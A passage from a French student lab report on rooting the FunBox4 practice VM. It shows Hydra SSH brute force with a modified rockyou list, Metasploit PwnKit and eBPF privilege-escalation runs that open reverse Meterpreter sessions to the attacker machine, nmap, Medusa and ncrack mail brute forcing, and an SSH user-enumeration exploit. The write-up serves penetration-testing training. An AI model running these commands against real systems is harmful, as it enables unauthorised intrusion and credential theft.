    Docs: man:cron(8)
 Main PID: 733 (cron)
   Tasks: 1
  Memory: 5.1M
    CPU: 875ms
   CGroup: /system.slice/cron.service
           `--733 /usr/sbin/cron -f
```

FIGURE 3.68 – Statut du service crontab sur la box

Le service est bien actif mais je ne peux pas le redémarrer, peut-être pour appliquer les modifications. Au départ, avec le crontab configuré, le but était de créer une

tâche cron qui établit une connexion inverse, donc un reverse shell vers l'adresse IP de ma Kali Linux sur le port que j'avais spécifié mais je n'ai pas reçu la connexion après plusieurs minutes. Peut-être que même si le cron job a été ajouté avec succès, il est possible que certaines restrictions ou permissions d'exécution sur le répertoire « /bin/bash » ou d'ailleurs d'autres fichiers nécessaires empêchent le cronjob de s'exécuter correctement. Aussi, c'est la première fois que j'exploite le service crontab, il est possible que je n'ai pas bien fait la manip.

Je me concentre à présent sur l'utilisateur « manna » qu'avait trouvé Linpeas. Pour rappel, l'utilisateur « manna » fait partie du groupe « sudo » :

```
www-data@funbox4:/tmp$ su manna
su manna
No password entry for user 'manna'
www-data@funbox4:/tmp$ sudo manna
sudo manna
[sudo] password for www-data:
```

FIGURE 3.69 – Essai connexion sous l'utilisateur « manna »

Assez étrange, l'utilisateur « manna » semble n'exister dans le système. Et d'ailleurs, l'utilisateur n'a pas d'entrée dans le fichier « /etc/passwd ».

```
www-data@funbox4:/tmp$ cat /etc/passwd | grep manna
cat /etc/passwd | grep manna
www-data@funbox4:/tmp$ cat /etc/group | grep manna
cat /etc/group | grep manna
www-data@funbox4:/tmp$ useradd -m manna
useradd -m manna
useradd: Permission denied.
useradd: cannot lock /etc/passwd; try again later.
www-data@funbox4:/tmp$ passwd manna
passwd manna
passwd: user 'manna' does not exist
```

FIGURE 3.70 – Utilisateur « manna » non présent dans le fichier « /etc/passwd »

Je pense que, dans le cadre de cette box, l'utilisateur « manna » est probablement mal configuré. Les commandes « cat /etc/passwd » et « cat /etc/group » ne renvoient

rien pour manna, l'utilisateur n'a pas encore été créé. Du coup, j'ai essayé d'ajouter l'utilisateur mais je n'ai pas les permissions nécessaires.

Je finis alors par analyser les fichiers que Linpeas a trouvés pertinents. C'est d'ailleurs peut-être dans ces fichiers que je vais trouver les deux indices. Car, pour rappel, il fallait que je trouve deux indices selon la description de la box.

Linpeas trouve trois fichiers intéressants : le fichier « hint.txt », le script « get-text.sh » et le fichier « .todo ». Voici en premier lieu le contenu du fichier « hint.txt » :

```
cd /  
www-data@funbox4:/$ ls  
ls  
bin etc initrd.img lib64 mnt root snap tmp vmlinuz  
boot hint.txt initrd.img.old lost+found opt run srv usr vmlinuz.old  
dev home lib media proc sbin sys var  
www-data@funbox4:/$ cat hint.txt  
cat hint.txt  
The OS beard ist whiter and longer as Gandalfs one !  
Perhaps, its possible to get root from here.  
I doesnt look forward to see this in the writeups/walktroughs,  
but this is murphys law !  
  
Now, rockyou.txt isnt your friend. Its a little sed harder :-(  
  
If you need more brainfuck: Take this:  
++++++[>+>++++++>++++++<<-- ]>>>+++++++.>++++.---.<<++.>>+++++  
-----.+++.-----.--.+++++++.-----.-.<<.>>+++++.+++++.  
  
Bit more ?  
Tm8gaGludHMgaGVyZSAhCg==  
  
Not enough ?  
KNSWC4TDNAQGM33SEB2G6ZDPOMXA=====
```

FIGURE 3.71 – Contenu du fichier « hint.txt »

Ce fichier semble nous aider à essayer d'obtenir un accès root. « L'OS a une barbe plus longue et plus blanche que celle de Gandalf ». Je ne comprends pas vraiment l'indice ici, l'indice suggère que l'accès root pourrait être obtenu à partir de cette information. Ensuite, j'apprends que la liste « Rockyou.txt » n'est plus mon ami. En fait, ici, je pense que l'indice suggère que la méthode par brute force n'est pas utile pour trouver les mots de passe des utilisateurs de la machine.

Ensuite, il y a une suite de caractères « + », « - », etc. c'est en fait du brainfuck, un langage de prog minimaliste. Voici le texte brainfuck interprété :

The screenshot shows a web-based Brainfuck interpreter interface. On the left, under 'Résultats', there is an input field containing the Brainfuck code: '++++++[>...++.]'. Below it are 'Arg:' and 'Output:' fields. A message 'The next hint is located in:' is displayed. To the right, under 'INTERPRÉTEUR DE BRAINFUCK', the code is shown in a large text area. Under 'ARGUMENT', there is a text input field. A checked checkbox labeled 'AFFICHER L'ÉTAT MÉMOIRE' is present. A large red button labeled 'EXÉCUTER' is at the bottom. Below the code area, a note says 'Voir aussi : Ecriture 1337 Leet Speak – Langage LOLCODE – ReverseFuck – Alphuck – Langage JSFuck []([![]+[]]) – Binaryfuck'. At the bottom, under 'ENCODEUR DE BRAINFUCK', there is a link 'TEXTE CLAIR À CODER EN BRAINF\*\*K ?' and a 'dCode Brainfuck' button.

FIGURE 3.72 – Texte brainfuck interprété

Le message semble représenter l'état de la mémoire. C'est un tableau contenant les valeurs actuelles des cellules mémoire et chaque cellule est numérotée et contient une valeur en ASCII.

Je passe aux autres indices, il y a ensuite en base64 une chaîne de caractère dont voici le résultat décodé :

```
www-data@funbox4:/$ echo Tm8gaGludHMgaGVyZSAhCg= | base64 --decode
echo Tm8gaGludHMgaGVyZSAhCg= | base64 --decode
No hints here !
www-data@funbox4:/$ echo KNSWC4TDNAQGM33SEB2G6ZDPOMXA== | base64 --decode
echo KNSWC4TDNAQGM33SEB2G6ZDPOMXA== | base64 --decode
(R
    *43}*****8**base64: invalid input
www-data@funbox4:/$
```

FIGURE 3.73 – Chaîne en base64 décodé

La phrase est « No hints here ! », donc pas d'indices ici. L'autre chaîne de caractère semble ne pas être encodée en base64. Au final, CyberChef détecte la chaîne comme étant de la base32. Voici le résultat décodé :

```
www-data@funbox4:/$ echo KNSWC4TDNAQGM33SEB2G6ZDPOMXA== | base32 --decode
echo KNSWC4TDNAQGM33SEB2G6ZDPOMXA== | base32 --decode
Search for todos。www-data@funbox4:/$
```

FIGURE 3.74 – Chaîne en base32 décodé

J'obtiens alors comme indice « Search for todos. » soit « Cherchez des tâches à faire. ». Cela coïncide avec l'un des deux autres fichiers « pertinents » qu'à trouvé Linpeas, le fichier « .todo ». Voici l'emplacement du fichier :

```
www-data@funbox4:/$ find / -name ".todo" -print 2>/dev/null
find / -name ".todo" -print 2>/dev/null
/home/thomas/.todo
^C
```

FIGURE 3.75 – Emplacement du fichier « .todo »

Et voici le contenu de ce fichier « .todo » :

```
www-data@funbox4:/$ cd /home/thomas
cd /home/thomas
www-data@funbox4:/home/thomas$ ls -alhk | grep todo
ls -alhk | grep todo
-rw-r--r-- 1 thomas thomas 195 Aug 29 2020 .todo
www-data@funbox4:/home/thomas$ cat .todo
cat .todo
1. make coffee
2. check backup
3. buy ram
4. call simone
5. check my mails
6. call lucas
7. add an exclamation mark to my passwords
.
.
.
.
.
.
100. learn to read emails without a gui-client !!!
www-data@funbox4:/home/thomas$
```

FIGURE 3.76 – Contenu du fichier « .todo »

Le contenu du fichier semble intéressant, c'est une liste de tâches à faire (to-do-list)

pour thomas. La ligne numéro 7 « 7. add an exclamation mark to my passwords » indique que l'utilisateur thomas a modifié ses mots de passe pour y ajouter un point d'exclamation. Je change alors le contenu de mon dictionnaire de mot de passe pour ajouter un « ! » à la fin de chaque ligne :

```
(root㉿kalisae)-[~/home/sae/Desktop]# awk '{print $0 "!"}' /usr/share/wordlists/rockyou.txt > rockyoutest.txt
Not Found
The requested URL /igmseklhgmrjmtherij2145236/uplo
Apache/2.4.18 (Ubuntu) Server at 192.168.56.116 Port
juboodee!
uchihasasuke92!
FREDX!
farrell5252006!
balboaone!
heterogenuos!
ae09354!
2632501!
diezal1!me
0805love!
```

FIGURE 3.77 – Ajout d'un mot d'un point d'exclamation à chaque fin de ligne de mon dictionnaire

De ce fait, pour chaque ligne, un point d'exclamation a été ajouté à la fin. Je lance ensuite en tâche de fond un brute force hydra avec cette nouvelle liste de mots de passe :

```
(root㉿kalisae)-[~/home/sae/Desktop]# hydra -l thomas -P rockyoutest.txt ssh://192.168.56.116
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024
[WARNING] Many SSH configurations limit the number of parallel tasks
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344876 login
[DATA] attacking ssh://192.168.56.116:22/
```

FIGURE 3.78 – Lancement d'un brute force en tâche de fond sur l'utilisateur thomas

Pendant que le brute force opère, j'analyse le dernier fichier que Linpeas trouvait pertinent, le script « gettext.sh » présent dans « /usr/bin ».

```
-rwxr-xr-x 1 root      root     48K Nov 19  2018 zipdetails
www-data@funbox4:/usr/bin$ ls -alhk | grep gettext.sh
ls -alhk | grep gettext.sh
-rwxr-xr-x 1 root      root    4.6K Nov  7  2018 gettext.sh
www-data@funbox4:/usr/bin$ cat gettext.sh
```

FIGURE 3.79 – Analyse script « gettext.sh »

Après analyse, je pense que le script est utilisé pour gérer les fichiers de traduction, je retrouve notamment « GNU gettext » qui est utilisé pour l'internationalisation

des logiciels. Donc, je ne pense pas que ce soit un fichier intéressant, je pense qu'il est juste utile pour gérer les traductions de chaînes de texte dans des applications.

Côté brute force, après environ 7 minutes, hydra est parvenu à trouver le mot de passe de thomas :

```
[STATUS] 140.00 tries/min, 140 tries in 00:01m, 14344755 to do in 1057.52h,
13 active
[STATUS] 110.33 tries/min, 331 tries in 00:03h, 14344548 to do in 2166:52h, 13 active
[STATUS] 95.14 tries/min, 666 tries in 00:07h, 14344213 to do in 2512:46h, 13 active
[22][ssh] host: 192.168.56.116 login: thomas password: thebest!
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-15 20:14:59
```

FIGURE 3.80 – Brute force réussie avec succès sur l'utilisateur thomas

Le mot de passe de l'utilisateur thomas est donc « thebest! ». Je me connecte alors en SSH avec l'utilisateur thomas :

```
(sae@kalisae)-[~]
$ ssh -l thomas 192.168.56.116
thomas@192.168.56.116's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-187-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

133 packages can be updated.
5 updates are security updates.
scriptmirac...

Last login: Sun Aug 30 14:55:47 2020 from 192.168.178.143
thomas@funbox4:~$ id
uid=1001(thomas) gid=1001(thomas) groups=1001(thomas),8(mail)
```

FIGURE 3.81 – Connexion SSH à distance sur la machine cible avec l'utilisateur thomas

Je recommence alors tout le processus d'escalation de privilèges. Je commence par lister les commandes que l'utilisateur thomas peut exécuter avec des privilèges sudo.

```
thomas@funbox4:~$ sudo -l
[sudo] password for thomas:
Sorry, user thomas may not run sudo on funbox4.
thomas@funbox4:~$ ls -alh /home/anna
```

FIGURE 3.82 – Commandes que l'utilisateur thomas peut exécuter avec des privilèges sudo

En l'occurrence, pour l'utilisateur thomas n'a pas les autorisations nécessaires pour utiliser sudo sur la machine. Autrement dit, thomas ne fait pas partie des utilisateurs autorisés à exécuter des commandes avec des privilèges administratifs via sudo. De même, connecté avec thomas, je n'ai pas accès au fichier « /etc/shadow » et il n'y a pas également de crontab configuré.

```
thomas@funbox4:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
thomas@funbox4:~$ crontab -l
no crontab for thomas
thomas@funbox4:~$
```

FIGURE 3.83 – Essai affichage du fichier « /etc/shadow » et crontab configuré pour thomas

Ensuite, j'ai repris toutes les étapes liées aux vulnérabilités et effectué les mêmes tests que précédemment. Malgré cela, j'ai eu exactement les mêmes erreurs qu'avec l'utilisateur « www-data ».

Sinon, puisque je n'arrive pas à combiler l'exploit sur la VM, je me suis amusé à utiliser metasploit pour les 4 vulnérabilités trouvées par Linpeas. Pour rappel, les quatre vulnérabilités étaient les suivantes :

- Dirty COW (CVE-2016-5195)
- eBPF\_verifier (CVE-2017-16995)
- PwnKit (CVE-2021-4034)
- Sudo Baron Samedit (CVE-2021-3156)

J'ai réussi à exploiter fructueusement une de ces quatre vulnérabilités avec Metasploit et ce n'est pas celle que j'ai déjà exploitée. Connecté avec « www-data », j'avais réussi à exploiter eBPF\_verifier qui m'avait permis d'avoir un accès root. J'ai ici essayé avec la vulnérabilité « PwnKit », la CVE-2021-4034 que j'ai trouvé sur Metasploit :

```
msf6 > search pwnkit
Matching Modules
=====
Module: pwnkit (pwnkit_lpe_pkexec)
          Disclosure Date: 2022-01-25
          Rank: Excellent
          Check: Yes
          Description: Local Privilege Escalation in polkits pkexec

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec

msf6 > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > show options
Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):
```

FIGURE 3.84 – Exploit de la vulnérabilité « PwnKit » avec Metasploit

Dans les options, il suffisait de configurer un LHOST pour indiquer l'adresse IP de ma Kali Linux et une SESSION pour pour la connexion établie avec la cible :

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.56.117
LHOST => 192.168.56.117
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[-] Msf::OptionValidateError The following options failed to validate: SESSION
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 192.168.56.117:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.stmzzshvd
[+] The target is vulnerable.
[*] Writing '/tmp/.lfuhsoqjtl/txqjtibfua/txqjtibfua.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.lfuhsoqjtl
[*] Sending stage (3045380 bytes) to 192.168.56.116
[+] Deleted /tmp/.lfuhsoqjtl/txqjtibfua/txqjtibfua.so
[+] Deleted /tmp/.lfuhsoqjtl/.bwpnkq
[+] Deleted /tmp/.lfuhsoqjtl
[*] Meterpreter session 2 opened (192.168.56.117:4444 → 192.168.56.116:46104) at 2024-12-15 22:15:11 +0100
```

FIGURE 3.85 – Paramètres passés pour l'exploit de « PwnKit »

Une fois ces paramètres correctement renseignés, l'exploit se charge d'exploiter la faille dans le programme pkexec afin de générer une escalade de priviléges pour obtenir un accès root :

```
[*] Meterpreter session 2 opened (192.168.56.117:4444 → 192.168.56.116:46104) at 2024-12-15 22:15:11 +0100

meterpreter >
meterpreter > shell
Process 4887 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

FIGURE 3.86 – Accès root de la machine grâce à la vulnérabilité « PwnKit »

L'exploit a été un succès, je suis connecté en tant que root. Je peux alors afficher le flag de la VM :

```
cd ~
ls -alhk
total 36K
drwx----- 3 root root 4.0K Aug 30 2020 .
drwxr-xr-x 23 root root 4.0K Dec 11 20:57 ..
-rw----- 1 root root 1.9K Aug 30 2020 .bash_history
-rw-r--r-- 1 root root 3.1K Oct 22 2015 .bashrc
drwx----- 2 root root 4.0K Aug 30 2020 .cache
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 6.4K Aug 30 2020 .viminfo
-rw-r--r--* 1 root root 430 Aug 29 2020 flag.txt
cat flag.txt
(
| _` \
| (_)_-
|_) ( ) ( ) /'__\` \` | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | |
| | | | | | | | | | | | | | | | | | | | | |
Well done ! Made with ♥ by @0815R2d2 ! I look forward to see this screenshot on twitter ;-)
```

FIGURE 3.87 – Flag root de la machine funbox

Pour les autres exploits, la cible est vulnérable, l'exploit est exécuté avec succès mais la session ne s'ouvre pas (même après avoir refait une session au propre). Exemple pour « eBPF\_verifier », la CVE-2017-16995 que j'avais exploité auparavant avec l'utilisateur « www-data » :

```
msf6 exploit(linux/local/bpf_sign_extension_priv_esc) > set LHOST 192.168.56.117
LHOST => 192.168.56.117
msf6 exploit(linux/local/bpf_sign_extension_priv_esc) > run

[-] Msf::OptionValidateError The following options failed to validate: SESSION
msf6 exploit(linux/local/bpf_sign_extension_priv_esc) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/bpf_sign_extension_priv_esc) > run

[*] Started reverse TCP handler on 192.168.56.117:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Writing '/tmp/.6hAgSVV' (22328 bytes) ...
[*] Writing '/tmp/.LC5a5HPCc' (250 bytes) ...
[*] Launching exploit ...
[*] Cleaning up /tmp/.LC5a5HPCc and /tmp/.6hAgSVV ...
[*] Exploit completed, but no session was created.
msf6 exploit(linux/local/bpf_sign_extension_priv_esc) >
```

FIGURE 3.88 – Exemple autre exploit avec Metasploit (dans l'exemple « eBPF\_verifier »)

Finalement, je suis parvenu, de deux manières différentes, à avoir un accès root à la box funbox4.

Je regarde ensuite les autres services qui étaient sur la box, les services de messagerie POP3 et IMAP. Pour rappel, pour ces deux services, les versions étaient respectivement pour POP et IMAP un dovecot pop3d et un dovecot imapd.

Je lance alors un scan nmap pour faire une attaque par brute force sur le service POP3 pour identifier les comptes valides en essayant des combinaisons de noms d'utilisateur et de mots de passe :

```
[sae@kalisae:~] $ nmap -sV --script=pop3-brute 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 10:11 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
-dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00071s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3    Dovecot pop3d
| pop3-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0
143/tcp   open  imap    Dovecot imapd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.53 seconds
```

FIGURE 3.89 – Scan nmap sur le service POP3 pour identifier les comptes valides

Le résultat du scan, pour le port 110 ressort qu'il n'y a pas de compte qui a été trouvé (« No valid accounts found »). J'essaie alors sur le service imap pour découvrir des combinaisons valides de noms d'utilisateur et mots de passe :

```
[sae@kalisae:~] $ nmap -sV --script=imap-brute 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 10:11 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
-dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.0012s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
110/tcp   open  pop3    Dovecot pop3d
143/tcp   open  imap    Dovecot imapd
| imap-brute:
|   Accounts: No valid accounts found
|_ Statistics: Performed 50009 guesses in 16 seconds, average tps: 3125.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.33 seconds
```

FIGURE 3.90 – Scan nmap sur le service imap pour identifier les comptes valides

Le scan a testé plus de 50000 combinaisons de noms d'utilisateur et de mots de passe

pour le port 143 mais aucune correspondance n'a été trouvée.

Finalement, les scans nmap effectués pour réaliser des attaques par brute force sur les services pop3 et imap n'ont donné aucun résultat concluant.

Je recherche à présent des potentielles vulnérabilités sur metasploit pour les versions des services de messagerie :

```
msf6 > search Dovecot pop3d Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ dire
[-] No results from search particular configuration snippets which manage modules, global configuration fragm
msf6 > search Dovecot virtual host configurations, respectively.

Matching Modules
=====
#  Name
-  -
0  exploit/linux/smtp/exim4_dovecot_exec 2013-05-03 The module is intended to be used in conjunction with the exim4 configuration. Apache2 needs to be started/stopped with /etc/init.d/apache2 or Calling /usr/bin/apache2 directly will not work with the default configuration.

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/smtp/exim4_dovecot_exec.
```

FIGURE 3.91 – Recherche vulnérabilités associés à la version des services de messagerie

Avec Metasploit, concernant les services pop3 et imap liés à Dovecot, il s'avère qu'aucune vulnérabilité n'a été trouvée pour pop3d. Pour Dovecot, le seul module détecté concerne un exploit pour le service SMTP lié à Exim4 (exploit/linux/smtp/exim4\_dovecot\_exec), ce qui ne cible ni pop3 ni imap. Par conséquent, il n'y a pas de module d'exploitation pour les services de messagerie.

J'essaie également de récupérer les bannières des services et de lancer des scripts pour rechercher des vulnérabilités connues :

```
[root@kalisae]# nmap -sV -p 110,143 --script=banner,vuln 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 10:53 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. You can use --dns-servers to specify servers with --dns-servers.
Nmap scan report for 192.168.56.106
Host is up (0.00028s latency).

PORT      STATE SERVICE VERSION
110/tcp    open  pop3    Dovecot pop3d
|_banner: +OK Dovecot ready.
143/tcp    open  imap    Dovecot imapd
|_banner: * OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID
|_ENABLE IDLE LOGINDISABLED] Dovecot ready.
MAC Address: 08:00:27:41:9D:15 (Oracle VirtualBox virtual NIC)
```

FIGURE 3.92 – Scan nmap pour récupérer les bannières des services

Le résultat montre que pour le port 110, le service est prêt mais aucune vulnérabilité spécifique n'a été détectée. Pour le service IMAP, ce dernier est actif et supporte plusieurs capacités comme IMAP4rev1, IDLE et LITERAL+. Sinon, à l'image de pop3, aucune vulnérabilité n'a été trouvée pour imap.

Je réalise un dernier scan pour lister les capacités des services de messagerie :

```
(root㉿kalisae) [/home/sae] nmap -p 110,143 --script=imap-capabilities,pop3-capabilities 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 10:54 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
alid servers with --dns-servers
Nmap scan report for 192.168.56.106
Host is up (0.00043s latency).

PORT      STATE SERVICE
110/tcp    open  pop3
|_pop3-capabilities: SASL UIDL AUTH-RESP-CODE PIPELINING CAPA TOP RESP-CODES
143/tcp    open  imap
|_imap-capabilities: ENABLE OK capabilities SASL-IR more listed LOGIN-REFERRALS IMAP4rev1
D Pre-login IDLE LOGINDISABLEDA0001
MAC Address: 08:00:27:41:9D:15 (Oracle VirtualBox virtual NIC)

Nmap done at Sunday Nov 25 2024 10:54:43 -0500 (1 second)
```

FIGURE 3.93 – Scan nmap pour lister les capacités des services de messagerie

Le service pop3 annonce des capacités comme PIPELINING, SASL et CAPA. Personnellement, je ne connais pas bien les capacités, je cherche juste à côté s'il y a des vulnérabilités associées. Pour imap, le service supporte également SASL-IR et IDLE et je n'ai pas trouvé d'exploit ou de vulnérabilités associées aux capacités des services mails.

J'avais également essayé d'utiliser Medusa pour faire du brute force sur les protocoles de messagerie sur les utilisateurs anna et thomas. Voici un exemple pour l'utilisatrice anna :

```
(root㉿kalisae) [/home/sae]
# medusa -h 192.168.56.116 -u anna -P /usr/share/wordlists/rockyou.txt -M pop3
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ERROR: [pop3.mod] Server requested unsupported SASL method.

(root㉿kalisae) [/home/sae]
# medusa -h 192.168.56.116 -u anna -P /usr/share/wordlists/rockyou.txt -M imap
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ERROR: [imap.mod] Failed: Server did not respond that it supported any of the authent:
```

FIGURE 3.94 – Brute force medusa sur les comptes anna et thomas

J'obtiens cependant des erreurs. En fait, pop3 utilise un mécanisme d'authentification SASL (Simple Authentication and Security Layer) et Medusa ne supporte pas directement ce mécanisme. Pareil, pour IMAP, Medusa ne trouve pas de mécanisme d'authentification compatible sur le serveur.

J'ai également essayé avec ncrack mais le scan tourne dans le vide, même après plusieurs heures :

```
[root@kalisae ~]# ncrack -p 110 -u anna -P /usr/share/wordlists/rockyou.txt 192.168.56.116
Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-12-16 18:56 CET
```

FIGURE 3.95 – Brute force ncrack sur les comptes anna et thomas

Pour le service SSH, j'utilise l'exploit CVE-2016-6210 qui permet de faire une énumération des utilisateurs :

```
msf6 > search cve 2016 6210
Matching Modules
=====
# Name          test
- auxiliary/scanner/ssh/ssh_enumusers
Disclosure Date Rank Check Description
-----|-----|-----|-----|
 0  auxiliary/scanner/ssh/ssh_enumusers      normal No    SSH Username Enumeration

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_enumusers
Home
msf6 > use 0
msf6 auxiliary(scanner/ssh/ssh_enumusers) > info
```

FIGURE 3.96 – Recherche CVE liées au service SSH

En fait, l'exploit test si un utilisateur existe ou non sur le serveur SSH. Je télécharge alors le script python, je corrige les erreurs liées lors de l'exécution et je lance le script :

```
[sae@kalisae:~]$ python3 40136.py 192.168.56.106 -U /usr/share/wordlists/rockyou.txt

User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari

[*] Testing SSHD at: 192.168.56.106:22, Banner: SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.8
[*] Getting baseline timing for authenticating non-existing users.....
[*] Baseline mean for host 192.168.56.106 is 0.06995868440000094 seconds.
[*] Baseline variation for host 192.168.56.106 is 0.018251396006440317 seconds.
[*] Defining timing of x < 0.12471287241932189 as non-existing user.
[*] Testing your users ...
[-] 123456 - timing: 0.08901451799999904
[-] 12345 - timing: 0.052515112999969915
[-] 123456789 - timing: 0.05099906200001669
[-] password - timing: 0.053159075999985816
[-] iloveyou - timing: 0.05243296300000111
[-] princess - timing: 0.09096330199997738
[-] 1234567 - timing: 0.051714414999992186
[-] rockyou - timing: 0.08341709199999059
[-] 12345678 - timing: 0.08739754300000868
[-] abc123 - timing: 0.08925124900002857
[-] nicole - timing: 0.09374318200002563
[-] daniel - timing: 0.0918753799999763
[-] bahvirl - timing: 0.05308566700000483
```

FIGURE 3.97 – Exécution exploit énumération des utilisateurs SSH

Le problème de cet exploit est qu'il repose sur le temps de réponse du serveur. Si le traitement prend plus de 0,12 secondes, il considère cela comme un utilisateur potentiellement valide. Par conséquent, je me retrouve avec beaucoup de faux positifs. Par exemple, j'obtiens l'utilisateur « friends » comme valide :

```
[+] anthony - timing: 0.09485398800001121.10
[+] friends - timing: 0.16679776300003368
[-] butterfly - timing: 0.05408551499999703
```

FIGURE 3.98 – Utilisateur « friends » détecté comme valide

De même, j'obtiens aussi un résultat positif pour l'utilisateur « 987654321 » :

```
[-] jonathan - timing: 0.05360189900000023
[+] 987654321 - timing: 0.18227587900003073
[-] computer - timing: 0.09205620099999123
```

FIGURE 3.99 – Utilisateur « 987654321 » détecté comme valide

J'ai aussi l'utilisateur « lovelife » détecté comme valide :

```
[-] guadalupe - timing: 0.05668693500001609
[+] lovelife - timing: 0.19832812899994678
[-] 142536 - timing: 0.05621027000000822
```

FIGURE 3.100 – Utilisateur « lovelife » détecté comme valide

En plus de ça, la liste « rockyou.txt » est très grande, de ce fait, j'ai plus de 50 utilisateurs possibles. Après environ une heure, je redrige les utilisateurs détectés « valides » vers une liste « userplus2.txt » et je lance un brute force avec hydra sur les utilisateurs que j'ai trouvé :

```
(sae@kalisae)-[~]
$ hydra -L userplus2.txt -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.106 -s22 -t 16 -vv
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-21 13:16:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce t
4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a prev
d, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1606572688 login tries (l:112/p:14344399), ~100
task
[DATA] attacking ssh://192.168.56.106:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://friends@192.168.56.106:22
[INFO] Successful, password authentication is supported by ssh://192.168.56.106:22
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
```

FIGURE 3.101 – Brute force hydra sur les utilisateurs détectés comme étant valide par l'exploit

Plusieurs tentatives après, l'attaque n'a pas été fructueuse. Aucune des combinaisons de mots de passe testées n'a permis de trouver un accès valide donc soit les utilisateurs ne sont pas réels, soit les mots de passe sont plus complexes.

Sinon, quand j'étais connecté en tant que root sur la machine cible, j'avais également essayé de faire un brute force sur le mot de passe hashé dans le fichier « /etc/shadow » de l'utilisatrice « anna » mais john n'a pas trouvé le mot de passe.

## **4 Conclusion :**

